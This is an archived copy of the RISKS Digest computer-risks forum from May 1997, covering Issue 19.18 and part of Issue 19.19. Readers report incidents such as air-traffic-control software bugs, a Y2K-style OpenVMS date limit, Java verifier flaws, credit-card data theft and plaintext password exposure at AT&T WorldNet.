PS: I surely hope that the Risks readers have a sense of humor. But I am serious about the basic points even if I tried to do some attempt at humor. But I am or, at least, have been, part of the same cult of technology so am familiar with the symptoms.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 18

Thursday 22 May 1997

Contents

- [Software problems with new-generation air-traffic control center](#)
[Peter B. Ladkin](#)
- [On-line change of postal address](#)
[Peter Scott](#)
- [Petrol browser fun and games](#)
[Stuart Lamble](#)
- [Anti-spam bill introduced in U.S. House](#)
[Jim Griffith](#)
- [Anti-spam bill introduced in U.S. Senate](#)
[Lance J. Hoffman](#)
- [E-mail disaster: inadvertent use of a mailing list](#)
[Don Byrd](#)
- [DEC's OpenVMS has Y2K problem on 19 May 97: UNIX compatibility](#)
[Smith and O'Halloran plus Tim Shoppa](#)
- [Risks of key recovery - and likely ineffectiveness](#)
[Clive Page](#)
- [Security risks from active usenet articles](#)
[Steve Atkins](#)
- [Java security architectures/testing methodology/flaws](#)
[Emin Gun Sirer](#)

- [Abortion.com suspends poll](#)
[Mich Kabay](#)
 - [Re: Power system loss, despite multiple redundancy](#)
[Al](#)
 - [Re: Fire ants and computers](#)
[James H. Haynes](#)
 - [Re: Clock synchronization and relativity](#)
[Wayne Hayes](#)
 - [Double Positives](#)
[Barry Jaspán](#)
 - [Re: Time-Bomb Ticks in No-Name Pentium ...](#)
[William Hacker](#)
 - [Risks of out of context information](#)
[Richard Brodie](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✈ **Software problems with new-generation air-traffic control center**

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Wed, 21 May 1997 20:22:32 +0200

Flight International, 21-27 May 1997, pp. 26-27, has an article by Andrew Doyle entitled "Moving Target", subtitled "Software problems are delaying the completion of the world's most advanced air-traffic-control centre". The \$570M center is said by National Air Traffic Services (NATS) to be "the largest and most advanced development of its kind in the world". The problems have delayed the opening by 15 months and "stem from the unusually high number of 'bugs' which prime-contractor Lockheed Martin is having to remove from the 1.82 million lines of software code at the heart of the

system."

The system is designed to fulfill 3,300 "functional requirements" and work on 203 workstations. Around 1M lines were written initially by IBM staff without previous ATC project experience. IBM's Federal Systems Division was acquired by Loral, which was in turn taken over by Lockheed Martin. The London area NATS program director, Dr. John Barrett, is reporting around 15 defects per 1,000 lines, as opposed to the expected figure of between 8 and 12. He claims they are clearing them at a rate of 500 per month, there are a lot still to remove, and "we know where all the bugs are."

This last statement stands a very, very good chance of being false, for reasons that should be well-known to RISKS readers. I tend to forget how some segments of the software industry still likes to talk about its product. I can imagine a nonexpert reader thinking, well, if you know where those buggy lines are, why not just throw them away?

Being 'buggy' or 'correct' is not a property of single lines of code, and I don't know how a professional can still talk in those terms. Significant is that the system appeared to work on 30 workstations, but they had trouble scaling up to 150. I wish NATS, and us air travellers, the very best of luck. I also wish we could talk in more sensible terms in public about software quality control.

Peter Ladkin, Universitaet Bielefeld, Technische Fakultaet, D-33501 Bielefeld, Germany ladkin@rvs.uni-bielefeld.de +49 (0)521 106-

5326/5325/2952

✦ On-line change of postal address

Peter Scott <pjscott@CS.UCLA.EDU>

Wed, 21 May 1997 16:41:52 -0700

The new USPS web site allows you to fill out a change-of-address form in a web page, and send it to the post office (<http://www.usps.gov/moversnet/coa.html>).

By way of reassurance to the ill at ease, it goes on to state:

NOTE: The person who prepares and signs this form certifies that he or she is the person, executor, guardian, authorized officer, or agent of the person for whom mail would be forwarded under this order. Anyone submitting false or inaccurate information on this form is subject to punishment by fine or imprisonment or both under Sections 2, 1001, 1702 and 1708 of Title 18, United States Code.

thus advertising the fact that you can really cause trouble just by pretending to be someone else...

Not that this hasn't been possible before with paper forms, just that now, you could get screwed by many more people in many more countries than before.

I wonder if it's possible to instruct one's post office not to accept any change of address except in person?

⚡ Petrol bowser fun and games

Stuart Lamble <lamble@yoyo.cc.monash.edu.au>

Thu, 22 May 97 09:45:51 +1000

Recently, My sister's fiance, Michael, needed some petrol, so, as people in such situations tend to do, he pulled into a nearby service station advertising unleaded petrol at seventy cents per litre. Off came the cap to the tank, in went the nozzle of the fuel pump, and up went the amount of petrol therein.

Having filled up, Michael went into the store to pay, to be confronted with something of a shock: whilst he was busily filling up, the computer controlling the pricing at the pumps had decided to go troppo. Petrol was now costing around ten or so dollars per litre - over ten times the advertised price. The net bill to him? A mere \$600.

Being in a company car, he paid the bill (on the company's petrol card, as it happened; I doubt he would have done so if it had been his own money.) Meanwhile, another guy had done something similar, and was faced with a bill of \$800 or so. Out came the calculator, and the cashier was offered around the sum that would have covered the petrol at the advertised price. Said the cashier, "You must pay the full bill, as otherwise our books won't balace. The company will credit you for the difference." The man refused, handed over the sum he had offered, and went out, driving off;

the cashier
took his license plate number for the police.

The risks should be obvious - or maybe this is just a harbinger
of things
to come with the next fuel crisis?

[Fuel and his money are soon charted. PGN]

✶ Anti-spam bill introduced in U.S. House

Jim Griffith <griffith@netcom.com>

Wed, 21 May 1997 19:54:53 -0700

Reuters reports today (via the CNN web page at www.cnn.com) that
New Jersey
Republican Representative Chris Smith has introduced the
"Netizens
Protection Act of 1997". Intended to be an effective extension
of the 1991
Telephone Consumer Protection Act, which bans unsolicited junk
faxes, his
NPA would "ban unsolicited commercial e-mail including get-rich-
quick
schemes, unproven medical remedies and similar solicitations
that can cost
recipients money by incurring online charges".

As much as I support his actions, I find myself using my
favorite anti-CDA
argument against it - in that even if this law is passed (one
can only
hope), those who are determined to spam will merely do so from
overseas.
But it sounds like a good start.

Jim

✶ Anti-spam bill introduced in U.S. Senate

"Lance J. Hoffman" <hoffman@seas.gwu.edu>

Thu, 22 May 1997 12:14:39 -0400 (EDT)

Senator Murkowski of Alaska has introduced S. 771, the Unsolicited Commercial Electronic Mail Choice Act of 1997. It would, among other things, require unsolicited commercial e-mail to include the word "advertisement" as the first word of the subject, provide a real name and Earth-based locator information, and require ISPs to terminate service to violators (as determined by the Federal Trade Commission). Within a year from passage, larger ISPs would be required at customer request to filter e-mail with the "advertisement" tag (and all ISPs would be required to notify new and existing customers of this service).

Details are at <http://www.senate.gov/~murkowski/commercialemail>

Professor Lance J. Hoffman Dept of Elec Eng and Comp Sci, The Geo Washington U
801 22nd St NW Wash DC 20052 (202) 994-5513 hoffman@seas.gwu.edu

✶ E-mail disaster: inadvertent use of a mailing list

Don Byrd <dbyrd@cs.umass.edu>

Thu, 22 May 1997 14:16:24 -0500

A friend of mine got fired by the large utility company he worked for last week for what might be called "accidental spamming". He tried to

forward a humorous, feminist-oriented message to his friend Ken Something-or-other. Like many people, my friend has aliases set up for people to whom he frequently sends e-mail, each named by the person's first name; so, he forwarded the message to "Ken". So far, so good.

Unfortunately, he forgot that, months before, he'd been given a mailing list named "Ken" of some 500 people--namely, everyone in information systems at all the company's locations. And his mail program, Reflections, didn't give him clear feedback about who "Ken" was until after he'd sent the message. Also unfortunately, his company is under intense government scrutiny. My friend immediately e-mailed an apology to "Ken". He also told his boss and his boss' boss what had happened and they told him not to worry about it. However, a senior official decided the company couldn't keep him around in case some employee complained, e.g., about sexual harassment. (The government scrutiny is because of problems with their nuclear power plants and such, not sexual harassment charges.)

An e-mail client could protect its users against disasters like this in a number of ways. For example, in this case, it could have displayed "Ken (500 subscribers)" as soon as "Ken" was added to the list of addresses. And/or it could require confirmation before sending to any list of more than, say, 25 names; or it could let the user tell it to require confirmation before sending to a given list. I've seen just one program that does anything along these lines: RMAIL, a mail client that

runs inside
emacs.

Of course, in my friend's case, someone in his company really set it up by giving this mailing list `_such_` a misleading name.

Caveat usor.

Don Byrd, Computer Science Department, Center for Intelligent Info. Retrieval
Univ. Massachusetts, Amherst MA 01003 413-545-3147 dbyrd@cs.umass.edu

⚡ DEC's OpenVMS has Y2K problem on 19 May 97: UNIX compatibility

Smith and O'Halloran <inwap@best.com>
22 May 1997 16:17:38 -0700

The 20 May 1997 editions of newspapers in Alameda County (east of the San Francisco Bay) reported a problems where the police computers ran out of dates. The article said that Bay Area police departments in Emeryville, Oakland, Piedmont, Walnut Creek, and portions of the Contra Costa County Sheriff's Dept all use DEC's Open VMS System. It appears that Open VMS hit the equivalent of the TOPS-10 DATE75 problem on Monday, 19-May-97.

I posted to alt.sys.pdp10 this message:

>Why would a 64-bit OS have a 27-year date limit? Something in the PDP-11
>compatible RMS stuff? I can't believe that DEC didn't learn from the

>DATE75 problem.

Here is the response:

```
: From: shoppa@alph02.triumf.ca (Tim Shoppa)
: Newsgroups: alt.sys.pdp10
: Subject: Re: Open VMS has a DATE75 problem?
: Date: 20 May 1997 22:51:51 GMT
: Organization: TRIUMF, Canada's National Meson Facility
: Message-ID: <5lt9u7$36p$1@nntp.ucs.ubc.ca>
: References: <5lt28a$03$1@shell3.ba.best.com>
:
: DEC did learn from the DATE75 problem. The internal VMS
representation
: of time works until 31-JUL-31086 02:48:05.47. The problem with
: 19-May-1997 is that some C programmers like to know the number
of
: days from 1-Jan-1970 (the Unix base time). To do this, these
: programmers used some "Delta-time" routines that are part of
the
: VMS system libraries. These delta-time routines have a
maximum of 9999
: days difference built in to them, and this maximum was well
documented
: in the library manuals. Nevertheless, application programmers
: tended to ignore this restriction and use the delta-time
routines
: anyway. Recently, some optional components of OpenVMS (such
as the
: Security Server) were written in C and would suffer from the
same
: problems, so this delta-time trap was more insidious than just
affecting
: third-party applications.
:
: DEC, in order to step around this problem, has released patched
: delta-time routines which no longer have the original
documented 9999
: day limit. As a result, application programs written in C
which
: calculate delta-times from 1-Jan-1970 will continue to work
properly
: after the patch is applied, despite the fact that the
application
```

: programmers blissfully ignored the documented restrictions.
:
: The 9999-day limit on delta times had always existed. It's
just
: that the proliferation of programs which like to know the
number of
: days since the Unix base time is now the largest abuser of
this limit.
: Before 19-May-1997, you'd encounter exactly the same problems
if
: you tried to calculate the delta-time between any two dates
more than
: 9999 days apart.
:
: Tim. (shoppa@triumf.ca)

INWAP.COM is Joe and Sally Smith, John and Chris O'Halloran and
our cats

See <http://www.inwap.com/> for "ReBoot", PDP-10, and Clan MacLeod.

⚡ Risks of key recovery - and likely ineffectiveness ([RISKS-19.17](#))

Clive Page <cgp@leicester.ac.uk>

Thu, 22 May 1997 11:38:16 +0100 (BST)

One thing the executive summary might have pointed out (but
perhaps the
authors thought was beyond their remit) was the likelihood that
key-recovery
methods will be largely ineffective against organised criminals,
terrorist
groups, and the like, should they choose to equip themselves
with suitable
software.

Surely such outlaws are likely to use steganography (i.e.,
encrypting their
messages using some non-escrowed system such as PGP, hide the
result in the

least-significant bits of some ordinary-looking image or sound file, and then perhaps encrypt the result using an approved and recoverable key system). Even if the authorities get legal powers to recover their keys and decrypt all their messages, they will still not be able to get the information they want. I don't know whether software packages are already available to do all this, but if not surely they soon will be? And I suspect that it is not, at present, illegal to sell them in most places.

The main drawback of steganographic techniques is the large increase in bandwidth; this will make it unattractive to many high-volume users such as banks, but won't be seen as much of a problem by criminals passing occasional messages via e-mail etc. So the net result will be that government agencies will be able to snoop on the private messages of law-abiding citizens, but not on those of serious law-breakers.

Clive Page, Dept of Physics & Astronomy, University of Leicester
cgp@star.le.ac.uk

✶ Security risks from active usenet articles

<atkins@amulek.enet.dec.com>

Thu, 22 May 97 14:36:46 EDT

If I don't run a web browser then I'm immune to all the (java/javascript/activeX) security holes, right?

Well, no.

I was just reading usenet using the Netscape Navigator newsreader, when suddenly a browser window appeared and started connecting to a site.

Looking closer, the news article had a ten-line uuencoded html document attached to it, with a .html extension.

Navigator recognised the .html extension, fired up the browser component and executed the Javascript contained in the attachment.

Fortunately the Javascript was benign - all it did was open a new browser window pointing at the posters site.

If it hadn't opened that new window, though, there would have been no sign that the Javascript was executing.

Neat trick, but the security holes are obvious.

I guess the same thing would work with e-mail received by Netscape or Internet Explorer - 'GOOD TIMES' anyone?

(It's <news:33845ef7.80549718@news.cableinet.net> advertising <http://www.pandact.co.uk/> if anyone wants to take a look)

Steve Atkins -- steve@blighty.com

Java security architectures/testing methodology/flaws

Emin Gun Sirer <egs@cs.washington.edu>
Tue, 20 May 1997 04:18:50 GMT

Our group at the University of Washington has developed an alternative

security architecture for Java systems based on factored components. In the course of implementing this architecture, we built a clean-room Java verifier and tested it using a variant of N-version programming and mutation testing. In short, we took a set of valid class files, introduced errors into them, and checked if our verifier agreed with commercial verifiers on the safety of the mutated code. If we accepted some code that was rejected by a commercial verifier, we fixed our verifier and resumed testing. If the commercial verifier accepted some code that we rejected, we first double-checked our verifier and the Java specification, then flagged the flaw in the commercial verifier. We repeated this process 2.5 million times, and in the process uncovered a number flaws in the Java implementations found in Microsoft Internet Explorer 4.0 and Sun JDKs 1.1.1 and 1.0.2. Microsoft and Sun have both announced security patches for the flaws that they decided to fix immediately.

A few of the flaws involve breakdowns in the typesafety guarantees of Java, which expose web users who execute foreign Java code to security attacks. A flaw in typesafety may allow an application to gain access to restricted data or to restricted services. Some of the other flaws are deviations from the JVM specification, and a few are particular unenforced interpretations of an ambiguous specification.

Our web site, <http://kimera.cs.washington.edu>, contains the details of our architecture, verifier, testing methodology, and the flaws that we found.

Emin Gun Sirer, Sean McDirmid, Prof. Brian N. Bershad

✂ **Abortion.com suspends poll (Re: [RISKS-19.16](#))**

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Wed, 21 May 1997 22:12:54 -0400

Wired Magazine's Web site reports that <<http://www.abortion.com>> has suspended its electronic poll. The anonymous article states that the site displays the following message: "We have received notice that the voting numbers seem inaccurate. We have removed the voting program so we can review it for any possible errors. We apologize for any inconvenience."

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

✂ **Re: Power system loss, despite multiple redundancy (Stevens, R-19.15)**

Temporary Admin <tmp571@escom.com>

Wed, 21 May 97 09:29:05 EDT

In the early 1970's I was working as a transmitter engineer at a 750,000 watt UHF TV station in mid-Missouri. The transmitter was located 20 miles or so outside of town in a corn field, with an 1100 foot antenna and the transmitter housed in a metal structure on a concrete slab. The

transmitter

itself was a massive structure, water-cooled, maybe 8 feet high, 12 feet

wide, and 20 feet deep, and there was a door where you could walk inside the

transmitter enclosure for maintenance. The toilet facilities were simply in

the back corner of the building, not enclosed, but mostly hidden behind this

massive transmitter enclosure.

One day several members of the family that owned the TV station showed up to

do maintenance. The wife of one of the owners asked where the toilet was,

and was directed inside.

Shortly thereafter, all of us outside hear this LOUD BANG!!!, followed

immediately by screaming. The woman had seen the door to the transmitter

enclosure, figured that was the toilet, and had opened the interlock while

the 750,000 watt transmitter was running.

I didn't ask if she still needed to use the facilities.. :-)

Al

⚡ Re: Fire ants and computers ([RISKS-19.17](#))

"James H. Haynes" <haynes@cats.ucsc.edu>

Wed, 21 May 1997 10:59:49 -0700

A speaker from Metricom, the wireless modem people, reported that they had a

lot of trouble early on with fire ants infesting their pole-top repeaters,

especially in Florida. The repeater enclosures are vented to the

atmosphere, originally through a piece of Gore-Tex(tm) fabric. They found the ants would chew through the fabric to get inside the repeaters; so they had to back the Gore-Tex with a very fine stainless steel mesh to keep the critters out.

It was his opinion that the ants were heat-seeking rather than attracted to electricity.

However I see by the paper that the city council in Hope, Arkansas took up the weighty matter of fire ants in one of their meetings and concluded that the ants are attracted to "electrical boxes and anything containing relays".

✶ Re: Clock synchronization and relativity (Klossner, [RISKS-19.17](#))

Wayne Hayes <wayne@cs.toronto.edu>

Thu, 22 May 1997 12:39:30 -0400

> It's not meaningful to compare a clock in Denver with a clock in
> California to within a microsecond, ...

Not true. The two locations are essentially fixed with respect to each other, except that they are both in a very slowly accelerating frame (the Earth rotates once a day, revolves around the Sun once a year, around the Earth-Moon centre-of-gravity once a month, etc). The Earth's surface can, at this level of synchronization, be considered an inertial frame, at least

from the standpoint of special relativity. Special relativity has no problem with synchronization of clocks that share an inertial frame, regardless of the distance that separates them.

The test of whether a frame is inertial ("flat") can be found in Chapter 1 of *_Gravitation_*, by Misner, Thorne, and Wheeler.

[Let me add that the thread on leap-seconds was pretty much a red herring.

Also, the Y2K thread is petering out -- until the next big fiasco. PGN]

🔥 **Double Positives (Re: ~2K, Frankston, [RISKS-19.16](#))**

"Barry Jaspán" <bjaspan@intermute.com>

Thu, 22 May 1997 15:27:32 -0400

>> * "no no" means No! It rarely means yes.

This reminds me of a story. A linguist was giving a talk at a conference and made the point that English is one of the few languages **without** a double-positive ("yes, yes") that actually means a negative ("no"). While pausing to let his statement sink in, someone from the audience sarcastically exclaimed, "Yeah, right." (DejaNews found a few references to this story in alt.usage.english but they included no attributions, so probably its apocryphal.)

The RISK? Hmmmm, let's see, there must be one somewhere. How about: People rarely mean what they say, and computers generally can't tell the difference?

Barry

✈ Re: Time-Bomb Ticks in No-Name Pentium ... (Baker, [RISKS-19.15](#))

William Hacker <wjhacker@earthlink.net>

Fri, 16 May 1997 13:28:23 -0700

I have to agree with Henry Baker about the motherboard makers possibly spreading FUD. Let's look at some of the claims of the article from a former hardware engineer's point of view. (I'm now a manager so I've probably forgotten everything ;-)).

1. I took an unscientific survey of my "no-name" clone motherboards (four brands) and found the same components that the "name" makers use. I'm not sure of the chip bypass caps because they are too small to stamp a company logo on. Given this limitation, how did they determine the "no-names" have cheap ones?
2. One of the major purposes of the bypass caps is to reduce the transient energy localized around high speed circuits. This energy has an annoying habit of producing radiated RF. Many of the no-name motherboards are used in computer systems that meet the class B emission levels required by the FCC (USA). If the "no-names" have bypassing that is inadequate enough to damage the processor, it possibly follows that they would NOT also pass the EMI requirements.

3. The seriously excerpted article (I have not read the original) seems to imply that "more is better" when it comes to bypass caps. In my experience as an EMI engineer, (one of my many hats) I found that generally, (a broad brush, I admit) that's not necessarily true. Sometimes, large numbers of bypass caps are used to compensate for poor PWBA layout practices. As clock frequencies increase and processors (and all high speed ASICs for that matter) become more demanding of careful layout and bypass practices, I submit that it is not sheer numbers of caps that determine "quality".

4. A brief note on some of the reply comments to the original message.

Ripple frequencies on power supplies approaching clock cycles????

Yow, let me know the name of the power supply manufacturer that has

ripple on their output that has significant harmonics that exceed

even 30 Mhz, and I'll report them to the FCC. Considering that many

modern processors have internal clock frequencies exceeding 200

Mhz or more, this hardware engineer has never heard of such a phenomenon.

Transients in high speed circuits caused by electrons vibrating when

they hit semiconductor material???? Hmmmm... I always thought it

was the charging and discharging those pesky capacitances that some-

how seem to crop up in ICs. (High-speed CMOS is particularly annoying

in this respect). Admittedly, I took semiconductor physics

some

years ago, but that's the first time I have heard of the new electron quantum states of ON and OFF !!!?

PS: Yes Hacker is my REAL last name. I have been a Hacker for 40+ years.

William Hacker Director of Technology Services, U.S. Data Source

⚡ Risks of out of context information

"Richard Brodie, RAL x6245" <rb@isise.rl.ac.uk>

Thu, 22 May 1997 14:31:52 +0

There is an interesting side issue to the newmediagroup.com spam attack

story (Youll, [RISKS-19.16](#) and Gulbrandsen, [RISKS-19.17](#)).

Both Jim and Arnt refer to enterprise.net as "a UK ISP".

Presumably they got

this information from the postal address given by the InterNIC.

However, the Isle of Man is not part of the UK, nor subject to UK law. I

can't say whether or not it is relevant to the present case but there is an

obvious risk of net abuse originating from territories that may not have

suitable legislation.

Richard Brodie



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 19

Thursday 29 May 1997

Contents

- [FBI sting nabs man trying to sell 100,000 credit-card data items](#)
[PGN](#)
- [Computer fraud in subscribing to telephone service?](#)
[Thomas Brazil](#)
- [Oklahoma bombing trial transcripts](#)
[Henry G. Baker](#)
- [Area-code switcheroo](#)
[Gary McGraw](#)
- [How Secure Is AT&T's WorldNet Security?](#)
[Brian S. McWilliams](#)
- [Eavesdropping tools used by drug barons](#)
[Peter Wayner](#)
- [AltaVista stores username/password for shopping malls](#)
[Fredrik Pihl](#)
- [Re: On-line brokerage-trading passwords in plaintext](#)
[Hal Lewis](#)
- [Risks of lying on return address of spam](#)
[Mich Kabay](#)
- [Anti-spam bill introduced in U.S. Senate](#)
[Abigail](#)

- [Re: E-mail disaster: inadvertent use of a mailing list](#)
[Dorothy Denning](#)
[Joe Carlet](#)
 - [Re: JVM verification](#)
[Li Gong](#)
 - [General relativity vs special relativity](#)
[Steven M. Schweda](#)
 - [Re: Fire ants and computers](#)
[Simson L. Garfinkel](#)
[Vexxallarius Venturi](#)
 - [Re: On-line change of postal address](#)
[G. Allen Morris III](#)
[Evan McLain](#)
 - [Final version of "Risks of Key Recovery" available](#)
[Matt Blaze](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ **FBI sting nabs man trying to sell 100,000 credit-card data items**

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Sat, 23 May 97 10:44:14 PDT

Carlos Felipe Salgado Jr. ("Smak", 36, Daly City, CA) was arrested at San Francisco Airport on 21 May 1997 after he sold an encrypted diskette with personal data on more than 100,000 credit-card accounts to undercover FBI agents, who paid him \$260,000, checked out the validity of the data, and then nabbed him. He reportedly had obtained the information by hacking into various company databases on the Internet or by packet-sniffing an unidentified SanDiego-based ISP. He faces up to 15 years in prison and \$500,000 in fines. [Source: *San Francisco Chronicle, 22 May 1997, A25; 23

May 1997, D1-2]

Add this case to the burgeoning Risks of Identity Theft file, including recent cases involving thefts of a Visa International database of 300,000 credit cards ([RISKS-18.62](#)), Caltrain's ticket-by-mail commuter database ([RISKS-19.02](#)), and Levi Strauss' 40,000 employees and retirees ([RISKS-19.12](#)).

⚡ Computer fraud in subscribing to telephone service?

Thomas Brazil <braz@mnw.net>

Fri, 23 May 1997 15:55:36 -0500

Several weeks ago, we started receiving automated calls. When my wife picked up the line, there was just a slight hum for exactly 10 seconds, then the line would disconnect. Initially, my wife had thought some "female" was trying to call me, and hung up. It was only when I received the same calls that she believed me! After the first two weeks of this, we received another, automated 10-second hangup IMMEDIATELY followed by a call from South Central Bell inquiring as to whether we wanted to "TouchStar" telephone service, which allows the customer to find out (among other things) who had "called and hung up" for a "low" monthly fee. I complained that I thought it was rather coincidental that BellSouth would call right after another automated hang up, but they professed their innocence. Today, I started receiving them on BOTH of my lines at the same time.

I called a friend (another RISKS reader) to ask what steps I could take (I live in AL, he lives in MD). To my surprise, he started getting the same 10-second automated hangups 3 weeks ago, and have not stopped!

What I feel is happening is that the phone companies have tapped into a way to generate more money by causing people to dial the *69 number for the 75-cent fee. When people get tired of paying the fee, they subscribe to the service. I may just do that to see if the calls stop. I have tried the better business bureau, but no humans exist to speak to! The risk? Well, my marriage went south for the first two weeks, and people are possibly getting duped while the phone companies take the money and run.

🔥 Oklahoma bombing trial transcripts

Henry G. Baker <hbaker@netcom.com>
Wed, 28 May 1997 11:47:43 -0700 (PDT)

RISKS readers may find the following transcript from the OK bombing trial to be particularly interesting:

<http://www.cnn.com/US/9703/okc.trial/transcripts/may/050697.eve.txt>

(Note CNN's Y2K problem, but that's for another time!)

This transcript was brought to the attention of another usenet group due to its details of how the debit-card business works.

The bulk of this transcript deals with the testimony of a Mr. John Kane, an

executive of the company that handled the telephone debit card that was allegedly used.

Problems:

There was no one computer that had all of the information necessary to connect a phone debit-card number, the phone number from which a call was made, and the phone number to which the call was made. 3 different logs from 3 different computer systems whose clocks were not synchronized must be related in order to determine this information. Therefore, it is difficult to relate the logs in an unambiguous manner. Furthermore, the logs indicate only a physical port number, and the only way to determine the correspondence is to physically inspect the connectivity of the cables.

Q. How often were the cables rearranged? Since the system would work fine with a different permutation of the cables, what assurance do we have that the cables had not been rearranged by a technician who many never have told anyone, or not even realized himself?

Due to the large sizes of these files (2.5 billion calls!), the 'matching' process allowed for +/- 4 minutes 'slop' in comparing the clock times of the different logs. Q. Did they take into account Daylight Savings Time (especially given the problems we're recently been talking about)?

Q. Did they take into account the fact that on different days the clocks may have had different discrepancies?

There are key items missing from the most important transaction log. This is because this computer was _intentionally rebooted_ 3 times every day (perhaps at midnight, 8AM, 4PM, all Los Angeles time). Each time the computer was rebooted, some transactions were lost; whether from not having been saved from the write buffer, or not being logged during a length boot process, was not made clear. Apparently, a very critical phone call was one of the transactions that were not logged due to this rebooting. (What are the chances of this??)

Why was this computer rebooted 3X per day? Because it had apparently been crashing of its own accord prior to this, and those crashes had been very inconvenient, so it was decided that purposely rebooting would result in fewer complaints. This rebooting may have resulted in a slight loss of revenue, as well, as the missing calls may never have been logged.

There is a presumption that if a PIN (in this case a 14-digit PIN) is being used, that only one person could possibly have used it. However, apparently this system did not check to see that multiple people (perhaps in different parts of the country) were not using the same PIN number at the same time. (Unlike many prepaid phone cards in Europe, there is no physical card to plug into the phone -- the _only_ proof of identity is the PIN.)

Henry Baker <ftp://ftp.netcom.com/pub/hb/hbaker/home.html>

✶ Area-code switcheroo

Gary McGraw <gem@rstcorp.com>

Fri, 23 May 1997 11:04:43 -0400 (EDT)

AT&T Research (and probably some surrounding subsection of New Jersey) is getting a new area code (973). The old area code was (908). This morning I tried calling Avi Rubin (who said I should mention "Web Security Sourcebook", his new book), at his new number and got a "no such area code" message from the phone company. (Incidentally, Avi's new number came off his .sig from an e-mail he sent me.) Undaunted, I looked up his old number in my rolodex and called that. I was answered with a recorded message saying "...listen up, my new number is (973)...", which then terminated in silence. No chance to leave a message. No actual human being.

This means that it is currently impossible to reach Avi by phone (something he doesn't seem too put out by)! After I sent Avi some e-mail, he called me in Virginia. He explained that he had tested the new number from within the old (908) range and it worked. Thus he assumed it worked in the rest of the world. It doesn't.

The risk? You might actually get some work done if you never have to talk on the phone. New area code anyone?

Gary McGraw, Reliable Software Technologies (RST), Sterling, VA
gem@rstcorp.com <<http://www.rstcorp.com/~gem>>

⚡ How Secure Is AT&T's WorldNet Security?

"Brian S. McWilliams" <bmcw@redbud.mv.com>

Thu, 22 May 1997 23:18:56 -0400

by Brian McWilliams, PC World News Radio

May 20, 1997 - - A security window left open by AT&T's WorldNet Internet service may have exposed credit card, e-mail, and other personal information of WorldNet subscribers.

PC World News Radio learned that the account access pages at the WorldNet site, where subscribers can change their user account information, are not protected by SSL, the widely used protocol that authenticates and encrypts transactions over the Internet.

To get into the page, you type in your e-mail identification and a special security word that you select when you sign up for WorldNet service. When you type in the word, it becomes a hidden field in the HTML page. The service keeps sending the word as plain text every time you make another request on that Web site.

"We sat there and just started grabbing packages and dumping them into a database," said Patrick Cline, a WorldNet subscriber who's a database engineer for a Georgia-based software company. "Read them off and you can get people's e-mail IDs, passwords, all that data."

Cline says he discovered the hole in WorldNet's security recently when he was updating his account. Out of curiosity, he checked the HTML source code

on the account access page and saw it was sending his account name, e-mail ID, and, most importantly, his security word, from his browser over the Net as plain, unencrypted text.

Using what he said are widely available tools and techniques, Cline says he wrote an application that watched the WorldNet account access page and grabbed security words and account IDs. After an hour or so, he had collected information on some 20 user accounts. With that data, he said he could have logged into the users' accounts, read their e-mail, viewed their credit-card data, and essentially posed as those users.

"I guess the idea of the security word is that only one single person would know it," said Cline. "But, if you can grab that data, you could do anything you want. You could be that person as far as WorldNet is concerned."

A spokesperson for AT&T WorldNet confirmed that the service heard from Cline regarding the security vulnerability and was investigating the possible exposure. But he said the opportunities for hackers to get WorldNet users' information is small, because the account access page isn't available on the open Internet, but only to WorldNet users who dial into one of the company's points of presence.

Nonetheless, Cline said that user information is at least available to hackers with a WorldNet account, and he advised fellow WorldNet subscribers, and Net users in general, to be vigilant about using sites that ask for confidential information without proper security

protection.

"People need to be aware of how easy, or how accessible, this technology is becoming to capture this information. Any idiot just coming out of school can do this, can just grab plain information that's just being sent, and encryption is the key to protecting people."

Dave Kennedy, director of research for the National Computer Security Association, said he was surprised that a high-profile service like AT&T's would leave such a security window open.

"If AT&T did this, that's a bad thing because they're such a major provider and certainly being as large as they are, would be expected to know better.

" But he added that there are "far more good sites than there are clueless sites."

As of news time, AT&T WorldNet's account access page was still operating without encryption.

RealAudio:

<http://www.pcworld.com/cgi-bin/playradio.pl?Month=05&Day=20&Year=97&Bps=28>

Text: <http://www.pcworld.com/cgi-bin/database/body.pl?ID=970520182007>

✶ Eavesdropping tools used by drug barons

Peter Wayner <pcw@access.digex.net>
Sat, 24 May 1997 10:27:45 -0400 (EDT)

The top story in the 24 May 1997 edition of *The New York Times* describes how one of the top Generals in the Mexican army apparently sold his services to a drug dealer. The good news is that he rounded up some of the traffickers on the street. The bad news is that he only rounded up the competitors of his client who rewarded him well for such service. The story also notes that the General has denied the charges.

RISKS readers will be interested in these quotes:

* General Gutierrez's subordinates, working with Mr. Carrillo Fuentes's eavesdroppers and gunmen, detained and interrogated dozens of suspected Areliano Felix associates, the testimony indicates. ...

* Before one joint operation [sic], the traffickers briefed one of the general's subordinates, showing him a file of reconnaissance photos of Arellan Felix associates and their residences, as well as tape recordings of telephone conversations the traffickers had intercepted, the testimony indicates. ...

* Last October, the mutual trust was so high [sic] between General Gutierrez and the Carrillo Fuentes organization that the traffickers delivered a set of computerized, encrypted cellular phones that allowed Mr. Carrillo Fuentes and his aides to talk freely with the general, his driver and other military officers without being overheard, the testimony indicates.

So, the debate is what to do about the eavesdropping and encryption in this

story. Obviously, cheap and easy encryption would have allowed the rival organization a fighting chance to move its drugs into America and prevent a monopoly from developing. But encryption also allowed the allegedly corrupt General to speak freely with his partners, the drug barons. Could it be that the RISKS of technology may be the least of our RISKS?

✦ AltaVista stores username/password for shopping malls

Fredrik Pihl <pihl@innovative.se>
Wed, 28 May 1997 11:59:39 +0100

AltaVista stores URLs containing username/password for shopping malls. When searching for (e.g.,) a specific music band, you might get a result including an autologin to a shopping mall. You have full control of the user information and are able to change the shipping address etc, but still having the original user having to pay for it.

Never use the CGI GET method to submit parameters!

Fredrik Pihl, Innovative Media AB, S-412 88 Goteborg SWEDEN
